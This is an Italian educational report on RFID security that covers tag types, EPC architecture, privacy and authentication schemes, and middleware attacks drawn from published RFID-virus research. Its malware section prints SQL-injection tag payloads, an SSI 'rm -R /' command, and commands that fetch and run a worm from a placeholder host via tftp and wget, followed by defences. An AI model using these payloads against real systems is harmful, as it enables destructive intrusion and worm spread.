


La Sicurezza degli



Relazione di *Aniello Coppeto*
aka
NeCoSi (necosi@autistici.org)

Data: 25 aprile 2006
Versione: 0.2

Licenza: Gnu FDL (www.gnu.org/licenses/fdl.html#SEC1)

1 Introduzione

1.1 RFID

Acronimo di Radio Frequency Identification (tradotto: identificazione a radio frequenza).

Questa tecnologia è stata sviluppata per identificare automaticamente oggetti, animali e/o persone.

1.2 TAG RFID

Un tag RFID (detto anche transponder) e' un *microchip* che contiene *dati + un numero univoco universale* e grazie ad un' antenna integrata può ricevere e trasmettere radiofrequenza ad un *tranreceiver* RFID.

Questo componente elettronico ha l'aspetto di una etichetta adesiva e può essere grande anche solo pochi millimetri. Dentro c'è una parte "intelligente" costituita da un solo circuito di trasmissione del segnale (modulato a radio frequenza) e da una memoria non volatile contenente un codice unico, il quale viene trasmesso all'apparato lettore che controllerà i dati ricevuti.

1.3 TAG RFID attivi e passivi

I tag RFID 125KHz e 13.56Mhz sono considerati RFID passivi.

I tag RFID UHF e Ultrawide band (>2.4 GHz) possono essere attivi, semi-attivi e passivi.

- I tag attivi sono alimentati da batterie
- I tag semi-attivi sono alimentati da batterie solo per la parte di trasmissione
- I tag passivi non hanno nessuna fonte di alimentazione interna, ma traggono l'energia per attivarsi dall'onda radio inviata dal lettore che li interroga

1.4 VANTAGGI

L'RFID, a differenza dei Codici a Barre e delle Bande magnetiche:

- Non deve essere vicino per essere letto come le bande magnetiche
- Non deve essere visibile per essere letto come per i codici a barre
- Può anche aggiungere informazioni sui chip in funzione della tipologia del Chip (Read Only, Read Once, Read and Write)
- Ha un tempo per l'identificazione e la verifica di 10/100 di secondo

1.5 RFID: Read Only e Read/Write

La modalità Read Only si utilizza nei tag rfid per sostituire semplicemente il codice a barre.

La modalità Read/Write invece permette non solo la trasmissione, ma anche l'aggiornamento delle informazioni sul chip: il tag diventa un sistema di identificazione che può tenere traccia della storia di un prodotto fin dalla fase di lavorazione ed essere poi utilizzata in modo interattivo lungo tutta la filiera fino alla distribuzione al dettaglio e in alcuni casi sino al consumatore.

1.6 LA NEWS

Alcuni ricercatori della Vrije Universiteit, polo universitario olandese (ad Amsterdam), tra cui Melanie Rieback ed il Prof. Andrew Tanenbaum hanno trovato un modo per *inserire un virus nei tag RFID*. Inizialmente si credeva fosse impossibile a causa della memoria limitata dei tag, ma in occasione della Pervasive Computing and Communications Conference tenutasi a Pisa il 15 marzo 2006 questi hanno dimostrato che è possibile.

Il problema potrebbe esser nato a causa del *costo* dei tag RFID. Le aziende, infatti stanno cercando di produrre il prima possibile tag RFID sempre più economici al fine di raggiungere prezzi competitivi per affermarsi sul mercato, ma tale corsa sta lasciando indietro gli aspetti fondamentali della *sicurezza informatica*.

La presenza anche di un solo *tag infetto*, potrebbe causare anomalie in un intero *sistema di controllo*.

Una possibile contromisura sarebbe quella di estendere i sistemi di lettura dei tag RFID con un sistema anti-virus. I ricercatori olandesi infatti hanno già dato vita a rfidguardian.org, un sistema specializzato che osserva, controlla e difende i sistemi di lettura RFID da possibili attacchi.

Stando a quanto affermato sul portale rfidvirus.org, quella che segue dovrebbe essere la foto che ritrae il primo RFID infetto al mondo:



Un tag infetto può infettare un intero sistema di controllo (middleware) il quale potrà infettare altri tag rfid che supportano la modalità R/W i quali, spostandosi fisicamente, potranno essere letti anche da ulteriori sistemi di controllo, infetteranno anche quest' ultimi, che a loro volta infetteranno altri tag e così via....



2 Sicurezza - Malware

2.1 _Start_ RFID HACKING

La prima domanda che ci si è posti è stata:

“Come posso inserire un exploit o un virus in un tag che ha poco meno di 1Kb di memoria?”

Praticamente infettando i tag RFID si possono sfruttare le vulnerabilità presenti nel middleware.

Un virus, worm, o altro codice maligno (malware) accede al database per esempio, lo infetta, dopodiché i dati che verranno letti da tale database potranno infettare a loro volta anche ulteriori componenti del middleware.

2.2 ATTACCO – 1 – SQL INJECTION

Supponiamo che ci sia un sistema di controllo (middleware) che legga tag RFID in un magazzino. La query del database sarà simile a:

```
"Merce: <READ RFID>"
```

Ora se noi scrivessimo nel tag RFID

```
"Tavolo; shutdown"
```

il sistema middleware processerebbe:

```
"Merce: Tavolo; shutdown"
```

Supponendo che il simbolo ; indica la fine di un'istruzione e l'inizio della nuova, il risultato che avremmo sarebbe

simile a:

"XYZ; database shutdown completed"

Tale attacco non è certamente un virus, ma è certamente un pericolo dato che un attacker ha la possibilità di spegnere a suo piacimento il database.

2.3 **ATTACCO – 2 – BUFFER OVERFLOW**

Potrebbe capitare che un sistema di lettura dei tag RFID sia programmato per leggere RFID specifici di 128bit. La memoria allocata nel programma quindi potrebbe non essere maggiore della grandezza specificata. In questo modo, potremmo portare all'interno del sistema di lettura un RFID grande 512bit cosicché la memoria del middleware subisca un buffer overflow sovrascrivendo dunque l'indirizzo di ritorno sullo stack in modo che quando si ha il ritorno dalla procedura, si verifichi un salto in un punto specifico della memoria del tag, contenente codice maligno.

2.4 **TIPOLOGIA MALWARE**

- **RFID EXPLOIT** è un tag RFID capace di modificare gli indirizzi di memoria nel middleware ed è alla base di ogni malware.
- **RFID WORMS** si basa sul rfid exploit, ma necessita anche di una connessione di rete per replicarsi sfruttando le falle remote di altri sistemi RFID connessi. Inoltre può indurre una macchina a scaricare ed eseguire codice da remoto e compromettere così il middleware. Un sistema middleware compromesso, può consentire dunque al worm di replicarsi sovrascrivendo gli altri tag RFID.
- **RFID VIRUS** è una variante del rfid worm. Non necessita di una connessione di rete. Sfruttando un exploit, l'rfid virus comanda al middleware di sovrascrivere altri tag rfid. Questi a loro volta sovrascriveranno altri tag, che verranno letti anche da altri middleware che sovrascriveranno altri tag.

2.5 **ARCHITETTURA MIDDLEWARE**

Il middleware, che è al centro del sistema RFID, riceve gli eventi dai lettori RFID (quando un tag viene letto). Questi eventi vengono processati da diversi filtri. Quando è completamente filtrato, l'evento è pronto per essere valutato. Uno dei componenti memorizza l'evento in un database per i processi futuri.

I **lettori RFID** sono connessi al middleware attraverso i **driver** (o moduli). Questa modularità consente al middleware di supportare diversi device senza dover apportare modifiche al sistema!

Il middleware comprende anche un **interfaccia utente**, nata fondamentalmente per la gestione del sistema. Ma con il tempo sono state implementate anche ulteriori interfacce, che non consentono la gestione, ad esempio in un supermarket viene usata un interfaccia che permette ai clienti di monitorare la propria spesa.

Inoltre il middleware consente l'**interconnessione con altri software** di gestione per estendere ed automatizzare la gestione dei prodotti.

2.6 **VULNERABILITA' EXTRA**

Se il middleware utilizzasse un componente web-based (interfaccia utente ad esempio), ci sarebbero maggiori vulnerabilità'. Il tag rfid infatti potrebbe contenere nella sezione data il seguente codice (javascript):

```
<script>document.location='http://ip/exploit.wmf';</script>
```

oppure il codice (SSI)

```
<!--#exec cmd="rm -R /"-->
```

Questi codici, eseguiti dal browser, consentono di sfruttare le vulnerabilità' non solo del middleware, ma dell'intero sistema operativo (software compresi).

NB: il secondo codice non sfrutta un bug, ma è semplicemente un comando che elimina ogni file dell' harddisk.

2.7 ESEMPIO VIRUS

Quando un lettore di rfid legge un tag, nel database verra' eseguito un'istruzione simile a:

```
UPDATE ContainerContents SET OldContents='%contents%' WHERE TagID='%id%'
```

Se il nostro tag rfid contenesse all'interno della sua memoria, nella sezione *dati* il seguente codice

```
Apples', NewContents=SUBSTR(GetCurrentQuery (),43,57) --
```

Il database si troverebbe a dover processare l'istruzione seguente

```
UPDATE ContainerContents SET OldContents='Apples', NewContents=SUBSTR(GetCurrentQuery (),43,57) --  
WHERE TagId='123'
```

Questo significa che verrà aggiornata la tabella ContainerContents e la cella OldContents conterrà Apple. Inoltre sarà creata un'altra cella denominata NewContents che conterrà i 57 caratteri dell'istruzione stessa, successivi al 43° carattere.

Inoltre questa istruzione contaminerà l'intero database, non solo un'istanza perché il simbolo -- in SQL rappresenta l'inizio di un commento (WHERE TagId='123' dunque non verrà considerato).

Ora, al fine di consentire la propagazione dell'infezione su ulteriori tag, è necessario eseguire ulteriore codice. Data la bassa capacità di memoria dei tag RFID, cercheremo di richiamare programmi esterni al middleware che possano correre in nostro aiuto. Con la stringa

```
Apples'; EXEC Master..xp_cmdshell 'shell commands';--
```

chiediamo al server SQL di eseguire per noi un comando dalla shell.

Seguono due esempi di comandi shell utilizzabili, il primo per Windows ed il secondo per Linux, ma con piccole modifiche è possibile adattarli ad altri sistemi operativi:

```
cd \Windows\Temp & tftp -i <ip> GET worm.exe & worm.exe
```

oppure

```
<!--#exec cmd="wget http://ip/worm -O /tmp/worm; chmod +x /tmp/worm; /tmp/worm "-->
```

Il primo esempio entra nell'directory Windows\Temp e attraverso il protocollo tftp (non richiede una login) scarica da <ip> il file worm.exe e lo esegue.

Il secondo esegue wget e scarica il worm da ip salvandolo nella directory /tmp/, poi setta i permessi di esecuzione e lo esegue.

2.8 COME DIFENDERSI

- dal Database Attack: Ogni dato deve essere inserito in un'istruzione SQL solo se sono stati usati opportunamente gli escape ' attraverso le API del database. La soluzione ideale (ma più costosa) sarebbe quella di non inserire mai nessun dato direttamente in un'istruzione SQL, utilizzando solo istruzioni personalizzate/pre-formattate e parametri blindati in modo che mai nessun dato possa essere processato come codice.
- dal Web-Based Attack: Anche questo problema è risolvibile usando opportunamente gli escape ' all'interno del codice HTML. Inoltre, se non sono necessari linguaggi di scripting (javascript, SSI), sarebbe opportuno disabilitarli per evitarne abusi.
- dal Buffer Overflow Attack: Si potrebbero utilizzare dei tools capaci di gestire i buffer ed i loro limiti nello stack al fine di evitare l'overflow dei dati (ad esempio: Valgrind; Electric Fence). In alternativa si potrebbe usare un linguaggio di programmazione interpretato dove tale controllo è implementato e protegge lo stack automaticamente (ad esempio: Java).

3 L'architettura Auto-ID

La più importante organizzazione non profit per la standardizzazione della tecnologia RFID ha ratificato il suo primo standard e lo ha sottoposto al vaglio dell'ISO.

La nuova specifica, denominata *Application Level Events* (ALE) permette alle applicazioni RFID sviluppate da differenti produttori di interoperare tra loro, eliminando così quegli ostacoli che oggi spesso annullano parte dei vantaggi apportati dalla tecnologia RFID.

L'EPC (Electronic Product Code) è un particolare RFID caratterizzato dalla semplicità del suo contenuto: nient'altro che un codice attuo a sostituire l'attuale codice a barre.

In realtà però l'EPC non è una semplice estensione dell'UPC (Universal Product Code).

Ciò che rende l'EPC innovativo è l'approccio sistematico dell'Auto-ID Center sviluppato al M.I.T.

L'EPC può essere associato al concetto di "Internet delle Cose" (Internet of Things).

L'EPC beneficerà notevolmente della capacità degli RFID di essere letti senza necessità di contatto (contactless), dalla loro capacità di contenere una grande mole di dati e dalle loro caratteristiche di anti-contraffazione. Queste caratteristiche combinate con la possibilità di reperire attraverso Internet le informazioni riguardanti il prodotto (chi lo ha prodotto e quando è stato fatto, dove è transitato, qual è la sua scadenza oppure la data in cui termina il periodo di garanzia, etc.) creano una potentissima, ed al tempo stesso flessibile, catena di fornitura.

Le 5 componenti fondamentali dell'Auto-ID sono:

- Electronic Product Code (EPC)
- ID System (Lettori a Radio Frequenza e Tags)
- Object Name Service (ONS)
- Physical Markup Language (PML)
- Savant

3.1 EPC

L'EPC è un codice diviso in numeri che identificano: produttore, prodotto, versione, numero seriale ed un ulteriore set di caratteri per identificare "univocamente" l'oggetto.

3.2 ID System

L'ID System, ovvero il sistema di identificazione è basato sui tag RFID.

3.3 Object Name Service (ONS)

L'ONS indirizza i sistemi informatici su come localizzare le informazioni su Internet relative a ciascun oggetto dotato di EPC. Il funzionamento è simile agli attuali DNS.

L'ONS prende il codice EPC e restituisce un indirizzo web (o una URL) dove risiedono tutte le informazioni relative a quell'oggetto. Tutto questo permette di immagazzinare un'enorme quantità di dati sottoforma di informazioni su Internet, più di quello che sarebbe possibile fare sui singoli oggetti sulle etichette.

3.4 Physical Markup Language (PML)

Il PML è un nuovo standard di "linguaggio" per descrivere fisicamente gli oggetti.

Basato sull'XML (eXtensible Markup Language), insieme all'EPC ed all'ONS il PML completa il set di componenti chiave necessari a linkare automaticamente le informazioni ai prodotti fisici. Quindi l'EPC identifica il prodotto, il PML descrive il prodotto, e l'ONS li linka insieme.

La standardizzazione di questi componenti permetterà una "universal connectivity" tra gli oggetti nel mondo fisico.

3.5 Savant

Savant è un software per gestire le informazioni in modo che si eviti l'overload delle attuali reti. Savant usa una architettura distribuita. I server Savant vengono organizzati su basi gerarchiche ed agiscono come il sistema nervoso della rete EPC (EPC Network), gestendo il flusso informativo.

4 Sicurezza - Privacy

Fondamentalmente ci sono due aspetti pericolosi per la privacy: tracciamento e archiviazione senza autorizzazione. Per risolvere questo problema sono stati proposte nuove modifiche per gli standard rfid, conferendo alcuni diritti all'utente sui tag in suo possesso:

- disabilitazione (killing and sleeping)
- sovrascrittura delle informazioni (rewrite)

Sono state quindi studiate alcune tecniche per aiutare a proteggere la privacy degli utenti, ma purtroppo si teme che alcune di queste potrebbero diventare presto illegali in alcune circoscrizioni per "motivi di sicurezza".

4.1 Bloker tag

E' un dispositivo presente tra il tag ed il lettore che attua un'operazione di flood sul lettore.

Permette il blocco dei tag acquistati: al momento dell'acquisto il tag passa da non bloccabile a bloccabile.

Il tag bloccato in futuro "consiglia gentilmente" al lettore di non tentare di leggerlo. Questo verrebbe realizzato sfruttando un bit che se settato a 0, indicherebbe al lettore che è un "private tag". Un malintenzionato però potrebbe recarsi in un supermercato e bloccare tutti i prodotti non ancora venduti facendoli risultare così venduti.

4.2 Crittografia

Questa tecnica permette la cifratura dell'id in modo che possa essere interpretato unicamente da un solo lettore. A causa della ridotta capacità della memoria degli rfid, le chiavi spesso vengono crackate in poco tempo con attacchi di tipo brute-force.

4.3 Pseudonym throttling

Il tag memorizza una piccola lista di codici random identificativi (o pseudonimi) conosciuti dal lettore autorizzato. Ad ogni lettura, il tag genera un nuovo codice.

4.4 Proxying

Un "Watchdog Tag" è un tag rfid che controlla l'ambiente (ricerca passiva), leggendo e memorizzando le specifiche dei lettori, come le policy sulla privacy ad esempio.

"RFID Guardian" and "RFID Enhancer Proxy" (REP), sono delle soluzioni proposte anche dal prof. Tanenbaum che prevedono una sorta di filtro per i tag. Questi sistemi, visti dall'utente, rappresentano dei "firewall" in grado di esaminare il lettore e decidere se lasciar leggere o meno il tag. Ad esempio, questo genere di tecnologia può impedire la lettura di alcuni tag ad una distanza di 30m dalla propria abitazione (sfruttando la tecnologia GPS).

4.5 Distanza di sicurezza

Un tag rfid potrebbe rilasciare delle informazioni sulla base della vicinanza del lettore. Ad esempio, se il lettore è lontano, il tag invierà dati molto generici, ma avvicinando ad una distanza "prefissata" il lettore, il tag potrebbe rilasciare tutte le sue informazioni.

5 Sicurezza – Authentication

Un problema grave non ancora risolto (esplicitamente neanche negli EPC Class1 - Gen2) è rappresentato dalla possibilità di clonare i tag, o comunque di poter creare periferiche wireless capaci di simulare tag rfid. Alcune soluzioni proposte sono il Kill PIN e il Yoking.

5.1 Kill PIN

Una soluzione proposta, ed attualmente in fase di valutazione è l'uso del "kill PIN". In teoria ogni tag ha un codice PIN che permette di accedere alle informazioni solo ai lettori che conoscono tale codice. In caso di ripetuti tentativi, il tag si potrebbe disattivare. Questo metodo però potrebbe quindi essere usato da eventuali attacker per disabilitare numerosi tag, in un supermercato ad esempio.

5.2 Yoking

Una seconda proposta è stata denominata "yoking".

L'autenticazione viene cioè effettuata solo se due tag si trovano relativamente vicini. Ad esempio per vendere un medicinale e dimostrare che al momento della vendita erano presenti anche le istruzioni d'uso.

Un' estensione di questo metodo permette di affiancare ad un tag rfid un POWF, cioè un piccolo oggetto di plastica contenente delle informazioni univoche (mediante piccolissimi pezzi di vetro ad esempio) che sono estremamente difficili da riprodurre. Associare ad ogni rfid un POWF permette una maggiore, ma anche più costosa autenticazione. I POWF sono però ancora oggi oggetto di grande interesse per la ricerca e non vengono dunque implementati per usi commerciali su larga scala.



6 Tag a Chiave Simmetrica

Questo tipo di tag ha nel suo interno microchip capaci di riprodurre funzioni di crittografia simmetrica.

Questi tag sono dotati di una funzione che genera un codice hash (funzione h) di un testo in chiaro (M) ed hanno una chiave segreta (k). Attraverso la funzione per criptare (funzione e), si ottiene il testo criptato.

Usando la funzione $C = e_k(M)$ il testo in chiaro diventa criptato e solo chi è a conoscenza della chiave segreta k potrà risalire al testo in chiaro M , sfruttando il testo criptato C .

Il sistema di gestione dei lettori è centralizzato, il middleware ha cioè i corrispettivi codici segreti di ogni suo tag ed ogni tag ha un codice segreto casuale precedentemente memorizzato nel sistema.

Avremo quindi T_i , dove i rappresenta il numero del tag e K_i che rappresenta il codice segreto del tag i .

6.1 Autenticazione e Clonazione

In questa tipologia di tag, il problema della clonazione viene apparentemente risolto.

L'autenticazione infatti tra il tag ed il lettore avviene sfruttando una chiave segreta passata tramite un codice hash.

Ad ogni autenticazione infatti:

1. Il tag invia al lettore il suo identificativo (T_i)
2. Il lettore invia al tag una stringa random R
3. Il tag genera un codice hash usando la funzione $H = h(K_i, R)$ e lo invierà al lettore
4. Il lettore verificherà $H = (K_i, R)$ verificando in questo modo se la chiave segreta K_i archiviata combacia con quella appena usata dal tag per la codifica

In teoria l'unico modo per rompere questo sistema di sicurezza sarebbe quello di effettuare attacchi fisici al tag estraendo direttamente dal microchip il codice segreto.

6.2 DST

Un'implementazione pratica dei tag a chiave simmetrica oggi è rappresentata dal Digital Signature Trasponder (DST).

A causa della piccola capacità di memorizzazione dei tag, il sistema DST, che dedica soli 40bits alla chiave segreta, si è dimostrato debole nei confronti degli attacchi brute-force.

6.3 Metodi di intercettazione delle chiavi segrete

- Reverse-engineering e side channels:
 - Questo tipo di intercettazione si basa sulla misurazione del consumo energetico-magnetico dovuto ai calcoli per le funzioni di crittazione. Le due forme predominanti di analisi del side channel sono gli attacchi di sincronizzazione, che estraggono le informazioni basate sulle variazioni nel tasso del calcolo di un dispositivo ed attacchi sull'analisi dell'alimentazione, che sfruttano le variazioni misurabili nell'assorbimento di corrente elettrica.
- Relay attacks:
 - Questo attacco, conosciuto anche come man-in-the-middle, nella tecnologia rfid riesce a rappresentare una vera minaccia. Infatti, con questa tecnica è possibile, oltre ad "ascoltare" la comunicazione, anche aggirare le limitazioni della "distanza di sicurezza". Interponendo dei ripetitori radio infatti si possono far connettere tag e lettori distanti anche diversi chilometri. Alcune contromisure sono rappresentate dall'uso di PIN, pulsanti fisici attivabili manualmente e supporto GPS per l'identificazione fisica.

6.4 Privacy

L'uso di chiavi segrete univoche rappresenta un problema per la privacy. Essendo estremamente semplice risalire alla propria chiave segreta, se questa fosse associata staticamente ad un codice identificativo, sarebbe semplice tracciare ed identificare quel tag in ogni momento. Per anonimizzare il tag, sarebbe necessario che la chiave segreta venisse aggiornata dopo un periodo t random con una chiave k random cosicché la tracciabilità e l'identificazione diverrebbero "impossibili".



7 Riferimenti

[English Wikipedia RFID]
(<http://en.wikipedia.org/wiki/RFID>)

[Italian Wikipedia RFID]
(<http://it.wikipedia.org/wiki/RFID>)

[RFID Viruses and Worms]
di Melanie R. Rieback, Patrick N. D. Simpson, Bruno Crispo, Andrew S. Tanenbaum - Vrije Universiteit
Amsterdam: Department of Computer Science (<http://www.rfidvirus.org>)

[RFID Security and Privacy: A Research Survey]
di Ari Juels del RSA Laboratories (ajuels@rsasecurity.com)

Indice generale

La sicurezza degli RFID.....	1
1 Introduzione.....	2
1.1 RFID.....	2
1.2 TAG RFID.....	2
1.3 TAG RFID attivi e passivi.....	2
1.4 VANTAGGI.....	2
1.5 RFID: Read Only e Read/Write.....	2
1.6 LA NEWS.....	2
2 Sicurezza - Malware.....	3
2.1 _Start_ RFID HACKING.....	3
2.2 ATTACCO – 1 – SQL INJECTION.....	3
2.3 ATTACCO – 2 – BUFFER OVERFLOW.....	4
2.4 TIPOLOGIA MALWARE.....	4
2.5 ARCHITETTURA MIDDLEWARE.....	4
2.6 VULNERABILITA' EXTRA.....	4
2.7 ESEMPIO VIRUS.....	5
2.8 COME DIFENDERSI.....	5
3 L'architettura Auto-ID.....	6
3.1 EPC.....	6
3.2 ID System.....	6
3.3 Object Name Service (ONS).....	6
3.4 Physical Markup Language (PML).....	6
3.5 Savant.....	6
4 Sicurezza - Privacy.....	7
4.1 Bloker tag.....	7
4.2 Crittografia.....	7
4.3 Pseudonym throttling.....	7
4.4 Proxying.....	7
4.5 Distanza di sicurezza.....	7
5 Sicurezza – Authentication.....	8
5.1 Kill PIN.....	8
5.2 Yoking.....	8
6 Tag a Chiave Simmetrica.....	8
6.1 Autenticazione e Clonazione.....	8
6.2 DST.....	9
6.3 Metodi di intercettazione delle chiavi segrete.....	9
6.4 Privacy.....	9
7 Riferimenti.....	9
8 Indice.....	10